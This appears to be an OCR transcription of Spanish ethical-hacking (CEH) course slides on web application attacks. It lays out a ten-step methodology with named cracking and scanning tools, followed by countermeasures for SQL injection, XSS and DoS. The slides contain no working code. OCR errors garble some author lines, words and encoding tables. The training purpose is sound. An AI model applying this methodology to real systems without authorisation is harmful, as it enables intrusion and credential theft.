C|EH Julio Iglesias Pérez

Ataques Buffer Overflow

Ocurren cuando una aplicación escribe más datos a un bloque de la memoria, o buffer, que éste pueda soportar. Permite a un atacante modificar el espacio de dirección del proceso del objetivo para controlar la ejecución del proceso, bloquear la memoria y modificar variables internas. Los atacantes modifican punteros de función por la aplicación para dirigir la ejecución del programa a través de saltos o instrucciones de llamada y la apunta a una ubicación en la memoria que contenga código malicioso.

Cookie/Session Poisoning

Las cookies son utilizadas para mantener el estado de una sesión en el protocolo HTTP. Este ataque implica la modificación del contenido de una cookie (información personal almacenada en el equipo Web del usuario) para saltar los mecanismos de seguridad. Se inyecta contenido malicioso modificando la experiencia en línea del usuario.

Ataque de fijación de sesión

El acatante engaña al usuario para que acceda a un servidor Web genuino utilizando un valor ID de sesión explícito. El atacante asume la identidad de la víctima y explota sus credenciales en el servidor.

C|EH Julio Iglesias Sánchez

Protección en la capa de transporte insuficiente

- Soporte a algoritmos débiles.
- Datos expuestos.
- Lanzar ataques: La configuración de SSL de bajos privilegios pueden ayudar al atacante a realizar lanzar ataques phishing y MITM.

C|EH Julio Iglesias Pérez

Manipulación de errores inapropiados

Da una visión dentro del código fuente como fallas lógicas, cuentas por defecto, etc. Utilizando la información recibida de un mensaje de error, un atacante puede identificar vulnerabilidades. Información de BD, ambiente de la aplicación, llamadas del sistema fallidas, etc.

C|EH Julio Iglesias Suárez

Almacenamiento criptográfico inseguro

Se refiere cuando una aplicación utiliza código de encriptación pobre en los datos de una BD. Esta falla permite a los atacantes robar o modificar información débilmente protegida como tarjetas de crédito, SSNs, etc.

C|EH Julio Iglesias Vázquez

Autenticación roto y administración de sesión

Un atacante utiliza vulnerabilidades en la autenticación o funciones de administración de sesión como cuentas expuestas, IDs de sesión, cierre de sesión, administración de contraseñas, etc. para hacerse pasar por usuarios. IDs de sesión en URL, explotación de tiempo de espera, explotación de contraseña.

Redirecciones y renvíos inválidos

Habilitan a los atacantes instalar malware o engañar a las víctimas en revelar contraseñas u otra información sensible, donde renvíos no seguros pueden permitir saltos en el control de acceso.

C|EH Julio Iglesias Pérez

Ataque a los servicios Web

La evolución de los servicios web ofrece nuevos vectores de ataque en el marco de trabajo de la aplicación. Estos servicios están basados en protocolos XML como Web Services Definition Language (WSDL) para describir puntos de conexión; Universal Description, Discovery and Integration (UDDI) para la descripción y descubrimiento de servicios Web; Simple Object Access Protocol (SOAP) para la comunicación entre los servicios Web que son vulnerables dentro de muchas amenazas de aplicación web.

Pila de los servicios Web

- Capa Presentación (XML, Ajax, Portal). WSDL probing, Inyección SQL/LDAP/XPATH/OS malware, fuerza bruta, fuga de información, etc.
- Capa Seguridad (WS-Security). WSDL probing, Inyección SQL/LDAP/XPATH/OS malware, fuerza bruta, fuga de información, etc.
- .

C|EH Julio Iglesias Pérez

Pila de los servicios Web

- Capa Descubrimiento (UDDI, WSDL).Ataques de permisos y accesos, ataques de autenticación y certificados, etc.
- Capa Acceso (SOAP, REST).Buffer overflow, XML parsing, etc.
- Capa Transporte (HTTP, HTTPS, JMS). Sniffing, snooping, WS-Routing, DoS, etc

©EH Julio Iglesias Pérez

Ataque footprinting a los Servicios Web

Los atacantes hacen footprinting a la aplicación web para obtener información de UDDI como businessEntity, bsunesService y tModel.

C|EH Julio Iglesias Pérez

XML Poisoning a los servicios Web

1. Los atacantes insertan códigos XML maliciosos en las solicitudes SOAP para realizar manipulación de nodos XML o XML schema poisoning para generar errores en la lógica del análisis XML y romper la ejecución lógica.
2. Los atacantes pueden manipular referencias a entidades XML externas que pueden conducir a un archivo arbitrario o aperturas en la conexión TCP pueden ser explotados por otros ataques de servicio Web.
3. XML posoning permite a los atacantes causar un ataque DoS y comprometer información confidencial.

CHEH Julio Iglesias Perez

Metodología Hacking

1. Footprinting Web Infraestructure
2. Attack Web Servers
3. Analyze Web Applications
4. Attack Authentication Mechanism.
5. Attack Authorization Schemes
6. Attack Session Management Mechanism.
7. Perform Injection Attacks.
8. Attack Data Connectivity.
9. Attack Web App Client.
10. Attack Web Services.

CIEH Julio Iglesias Perez

1. Footprinting Web Infraestructure

Es el primer paso en el hackeo de la aplicación Web; ayuda a los atacantes a seleccionar víctimas e identificar aplicaciones Web vulnerables. Server Discovery, Service Discovery, Server Identification, Hidden Content Discovery.

C|EH Julio Iglesias Sánchez

Footprinting Web Infraestructure: Server Discovery

Proporciona información sobre locación de los servidores y asegura que el servidor blanco esté activo en Internet. Whos Lookup, DNS Interrogation, Port Scanning

Footprinting Web Infraestructure: Service Discovery

Identificación de puertos comunes, herramientas: nmap, Netscan Tools Pro. Identifica servicios mediante el puerto.

CEH Julio Iglesias Perez

Footprinting Web Infraestructure: Server Discovery

Puerto	Servicios HTTP Típicos
80	WWW
81	WWW alternativo
88	Kerberos
etc.	

C|EH Julio Iglesias Pérez

Footprinting Web Infraestructure: Server Identification/Banner Grabbing

Analiza la respuesta del encabezado del servidor para identificar modelo, versión del Servidor Web. Ayuda a los atacantes a seleccionar los exploits desde base de datos de vulnerabilidades para atacarlos.

C|EH Julio Iglesias Pérez

Footprinting Web Infraestructure: Hidden Content Discovery

No es accesible desde el contenido visible principal para explotar contenido para explotar privilegios de usuario dentro de la aplicación. Permite al atacante recuperar archivos backup, archivos activos, configuraciones, datos sensibles, etc.

- Web Spidering: Descubre automáticamente contenido escondido y funcionalidades. Paros, Burp Spider, WebSacarab, etc.

©IEH Julio Iglesias Pérez

Footprinting Web Infraestructure: Hidden Content Discovery

- Attacker-Directed Spidering: El atacante accede a todas las funcionalidades de las aplicaciones interceptando el proxy para monitorear solicitudes a las respuestas. Poras Proxy.
- Brute-Forcing: Herramientas automatizadas como Burp Suite para hacer un gran número de solicitudes al servidor web para adivinar nombres o identificadores.

CIFP Julio Iglesias de Ussel

2. Attack Web Servers

Luego de identificar el ambiente del servidor web, escanear las vulnerabilidades conocidas en el servidor utilizando un escaneador de vulnerabilidades. Realizar un ataque para explotar las vulnerabilidades identificadas. Lanzar un ataque DoS. Herramientas: UrlScan, Nikto, Nessus, WWWhack, Acunetix, WebInspect

C|EH Julio Gallardo Rodríguez

3. Analize Web Applications

- Para identificar las superficies de ataque que la expone.
- Identify Entry Points for User: Revisar la solicitud HTTP generada para identificar puntos de entrada del usuario. Burp proxy, HttPrint, WebSarab, Paros Proxy.
- Identify Server-Side Functionality: Observar las aplicaciones reveladas en el cliente para identificar la estructura y funcionalidad de lado del servidor. Teleport Pro, BlackWidow.

3. Analize Web Applications

- Identify Server-Side Technologies: Hacer fingerprint las tecnologías activas en el servidor utilizando varias técnicas como HTTP fingerprinting.
- Map the Attack Surface: Identificar varias superficies de ataque descubiertas por las aplicaciones y las vulnerabilidades asociadas con cada una.

C|EH Julio Iglesias Lopez

4. Attack Authentication Mechanism

Los atacantes pueden diseñar el exploit y las fallas de implementación en las aplicaciones Web, tales como la insuficiencia de la fortalece de la contraseña o transporte inseguro de las credenciales, para saltar mecanismos de autenticación.

- Enumeración de nombre de usuario: Si el estado de login muestra qué parte, si el nombre de usuario o contraseña no es correcta, se puede adivinar los usuarios de la aplicación utilizando el método trial-and-error.

©EH Julio Iglesias Pérez

4. Attack Authentication Mechanism

- Ataques de contraseña: Cambiando contraseñas. Determinar la funcionalidad de cambio de contraseña dentro de la aplicación haciendo spidering en la aplicación o creando una cuenta de inicio de sesión. Analizando las cadenas "old password", "new password", "confirm new password" luego analizarlos en búsqueda de vulnerabilidades *(continua)*

CIEH Guillermo Estacio Pérez

4. Attack Authentication Mechanism

Recuperación de contraseña, "forgot password" generalmente presentan un reto para los usuarios, si el número de intentos no está limitado, el atacante puede adivinar la pregunta reto. Exploit "remember me", son implementadas utilizando una cookie persistente como RememberUser=jason o identificador de sesión persistente RememberUser=ABY112010.

Lista de contraseñas, diccionario de contraseñas, o herramientas como WebCracker, brutus, Burp Insider, THC-Hydra, etc.

Fuerza bruta Burp Suite's Intruder, Brutus y Sensepost's Crowbar.

CIEH Julio Jaldo Gomez

4. Attack Authentication Mechanism

- Ataques de sesión: En el primer paso, el atacante recolecta algún valor de ID de sesión olfateando el tráfico desde usuarios autenticados. Los atacantes luego analizan los IDs de sesión para determinar la generación de procesos de generación de ID como la estructura de la ID de sesión, la información que es utilizada para crearla, y luego el algoritmo de encriptación o hash que es utilizado para crearlos *(continua)*

4. Attack Authentication Mechanism

El atacante puede implementar una técnica de fuerza bruta para generar y probar distintos valores de ID de sesión hasta que puede obtener acceso a la aplicación. Los mecanismos de generación de sesión vulnerable que utiliza ID de sesión compuesto por un nombre de usuario y otra información predecible como timestamp o dirección IP de cliente puede ser explotado fácilmente adivinando la ID de sesión.

4. Attack Authentication Mechanism

- Explotación de cookies: Si la cookie contiene passwords o identificadores de sesión, el atacante puede robar la cookie utilizando técnicas como script injection y eavesdropping. Los atacantes pueden replicar la cookie con el mismo o alterado password o identificador de sesión para saltar la autenticación de la aplicación Web. Los atacantes pueden atrapar cookies utilizando herramientas como Paros Proxy, Burp Suite, etc.

CIEH Julio Iglesias Ruiz

5. Attack Authorization Schemes

Manipulan solicitudes HTTP para subvertir los esquemas de autorización de la aplicación modificando los campos de entrada relacionados al ID de usuario, nombre de usuario, grupo de acceso, etc.

C|EH Julio Iglesias Pérez

6. Attack Session Management Mechanism

Los atacantes rompen un mecanismo de administración de sesión de la aplicación saltando los controles de autenticación y haciéndose pasar por usuarios privilegiados de la aplicación.

Generación de token de sesión

1. Predicción
2. Manipulación

Manipulación de los tokens de sesión

1. Session Hijacking
2. Session Replay
3. Ataque MITM

CEH Julio Iglesias Perez

7. Perform Injection Attacks

En los ataques de inyección, los atacantes abastecen de entradas maliciosas hechas a mano que son sintácticamente correctas de acuerdo al lenguaje interpretado utilizado para romper la prevención normal de la aplicación.

- SQL Injection.
- LDAP Injection.
- XPath Injection.
- SMTP Injection.
- OS Commands Injection.
- Web Scripts Injection.

C|EH Julio Iglesias Vélez

8. Attack Data Connectivity

Las cadenas de conexión a la DB son utilizadas para conectar aplicaciones a los motores de BD.

1. Inyección de conexión de cadena. Ambiente de autenticación delegada, el atacante inyecta parámetros de cadena de conexión agregando un punto y coma (;)

2. Ataques Coonection String Parameter Pollution (CSPP). Hash Stealing, Port Scanning, Hijack Web Credentials.

C/En Julio Iglesias Suárez

8. Attack Data Connectivity

3. Pool de conexiones DoS. El atacante examina las opciones de conexión pooling de la aplicación, construye una cadena SQL larga y maliciosa y ejecuta múltiples consultas simultáneas para consumir todas las conexiones de la pool, causando que las consultas de los usuarios legítimos fallen.

C|EH Julio Galeas Gomez

9. Attack Web App Client

Los atacantes interactúan con aplicaciones del lado del servidor de maneras inesperadas para realizar acciones maliciosas contra los usuarios finales y acceder a datos no autorizados. Cross-Site Scripting. Session Fixation. Redirection Attacks. Frame Injection. Request Forgery Attack. Privacy Attacks. HTTP Header Injection. ActiveX Attacks.

10. Attack Web Services

Los Servicios Web trabajan sobre las aplicaciones Web heredadas, cualquier ataque en el servicio Web será inmediatamente expuesto subyacentemente las aplicaciones de los negocios y vulnerabilidades lógicas para varios ataques.

Probing Attacks, SOAP y XML Injection.

Herramienta de ataque a Servicio Web: soapUI.

carácterísticas: 1. Simulación de Servicio. 2. Prueba Funcional. 3. Prueba de Garga.

Otras: XMLSpy, modela, edita, transforma, depura tecnologías relacionadas con XML.

Herramientas hacking Web

- Burp Suite Professional: Una plataforma de pruebas de seguridad de aplicaciones Web que soporta un proceso de prueba entero, desde el mapeo iniciar para el análisis de una superficie de ataque, hasta encontrar y explotar vulnerabilidades de seguridad.
- Cookie Digger: Ayuda a identificar generaciones de cookie débiles e implementaciones inseguras para la administración de la sesión. Recoleta y analiza cookies.

Herramientas hacking Web

- WebScarab: Es un marco de trabajo para analizar aplicaciones que comunican utilizando protocolos HTTP y HTTPS. Permite al atacante revisar y modificar solicitudes, y respuestas.

C|EH Julio Iglesias Pérez

Contramedidas.

Las aplicaciones Web utilizan distintos esquemas de codificación para que sus datos manipulen caracteres inusuales de manera segura y datos binarios de manera segura.

C|EH Julio Iglesias Pérez

Contramedidas

- URL Encoding

%3d =

%0a Nueva línea

%20 espacio

C|EH Julio Iglesias Pérez

Contramedidas

HTML Encoding

%amp: &

< <

> >

C|EH Julio Iglesias Perez

Contramedidas

- Esquemas de codificación
- Unicode 16 bits, UTF-8, Base64, Hex.

C|EH Julio Iglesias Perez

¿Cómo defenderse contra ataques SQL Injection?

- Limitar la longitud de entrada del usuario.
- Utilizar mensajes de error personalizados.
- Monitorear el tráfico DB utilizando IDS, WAP.
- Deshabilitar comandos como xp_cmdshell.
- Aislar el servidor DB y el servidor Web.
- Siempre utilizar el atributo del método establecido en POST.
- Ejecutar la cuenta del servicio de DB con mínimos derechos.

¿Cómo defenderse contra ataques SQL Injection?

- Mover los procedimientos almacenados en un servidor aislado.
- Utilizar variables seguras o funciones como IsNumeric() para asegurar el tipo de seguridad.
- Validar y desinfectar las entradas pasadas del usuario a la base de datos.
- Utilizar una cuenta con bajos privilegios para conectar la DB.

CIEN Julio Iglesias Vázquez

¿Cómo defenderse contra las fallas de inyección de comandos?

- Realizar validación de entrada.
- Utilizar librerías de lenguaje específicas que impidan problemas debido a los comandos de consola.
- Utilizar API segura que impide enteramente el uso de un interpretador.
- Utilizar consultas SQL parametizadas.
- Escapar a los caracteres peligrosos.
- Realizar codificación de entrada y salida.
- Utilizar desasociación modular de consulta desde el kernel.

CEH Julio Iglesias

¿Cómo defenderse contra ataques XSS?

1. Validar todos los encabezados, cookies, cadenas de consultas, etc.
2. Filtrar la salida de scripts puede también anular las vulnerabilidades XSS.
3. Codificar la entrada y salida y filtrar caracteres Meta en la entrada.
4. Utilizar firewall de aplicación para bloquear la ejecución de script malicioso.
5. No confíes siempre en sitios que utilicen HTTPS cuando se trate de XSS.

CEH Julio Hernández-Pérez

¿Cómo defenderse contra ataques XSS?

6. Convertir todos los caracteres no alfa numéricos a caracteres de entidad HTML antes de mostrar la entrada del usuario en buscadores y foros.

7. Utilizar herramientas de prueba extensivamente durante la fase de diseño para eliminar agujeros XSS en la aplicación antes de comenzar a utilizarla.

8. Desarrollar algunos scripts estándar o firmados con claves públicas y privadas que comprueben efectivamente para comprobar que el script introducido fue realmente autenticado.

CEH Julio Iglesias Pérez

¿Cómo defenderse contra ataques DoS?

- Configurar el firewall para denegar acceso de tráfico ICMP.
- Asegurar la administración remota y pruebas de conectividad.
- Prevenir el uso de funciones innecesarias como gets, strcpy, y direcciones de retorno de direcciones de sobre escritura, etc.
- Prevenir la sobre escritura de la información sensible.
- Realizar una validación completa de entrada.
- Los datos procesados por el atacante no deben dejarse ejecutar.

CEH Julio Iglesias Perez

¿Cómo defenderse de los ataques de servicios Web?

- Configurar Control de acceso WSDL, para permitir o denegar acceso de cualquier tpo de mensajes SOAP basados en WSDL, etc.
- Implementar firewalls capaces de proteger servicios Web, nivel de filtrado SOAP y ISAPI, etc.
- Implementar solicitudes centralizadas in-line y respuestas de validación de esquema, bloquear referencias externas, etc.

CIEH Julio Iglesias Pérez

Contramedidas

- Impedir redirecciones y renvíos, caso contrario asegurarse que el valor provisto es válido y autorizado para el usuario.
- No crear o utilizar algoritmos débiles, generar las claves offline y almacenarlas de manera segura.
- Cerrar sesión inmediatamente después de utilizar aplicaciones Web y limpiar el historial, no permitir que su navegador y sitios web guarden detalles de inicio de sesión.
- Utilizar SSL.

CEH Julio Gonsiales Gómez

Contramedidas

- Solicitudes NO SSL deben ser redirigidas a sitios SSL, asegurarse que el certificado es válido.
- Definir derechos de acceso a áreas protegidas en el sitio web.
- No almacenar contraseñas en cookies en texto claro o con encriptación débil.
- Configurar mecanismos de seguridad y apagar los servicios que no se utilizan.
- Realizar validación de valores de dominio, tipos y patrones en todos los datos de entrada.
- Validar de manera fuerte las entradas del usuario.

CIEH Iuria Iglesias Pérez

Herramientas de Seguridad

- Acunetix Web Vulnerability Scanner.
- Falcove Web Vulnerability Scanner.
- Netsparker.
- N-Stalker Web Application Security Scanner.

C|EH Julio Iglesias Perez

Herramientas de Seguridad

Web Application Firewall: dotDefender, IBM AppScan, ServerDefender VP.

C|EH Julio Iglesias Perez

Test de Intrusión a Aplicaciones Web


Utilizado para identificar, analizar y reportar vulnerabilidades, validación de entradas, buffer overflows, SQL injection, salto de autenticación, ejecución de código, etc.

La mejor manera es conduciendo una serie de pruebas y metódicas pruebas.


- Identificación de puertos.
- Verificación de vulnerabilidades.
- Corrección de vulnerabilidades.

